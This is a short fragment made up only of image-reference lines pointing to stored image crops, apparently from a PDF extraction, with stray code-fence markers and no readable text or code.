


```



```


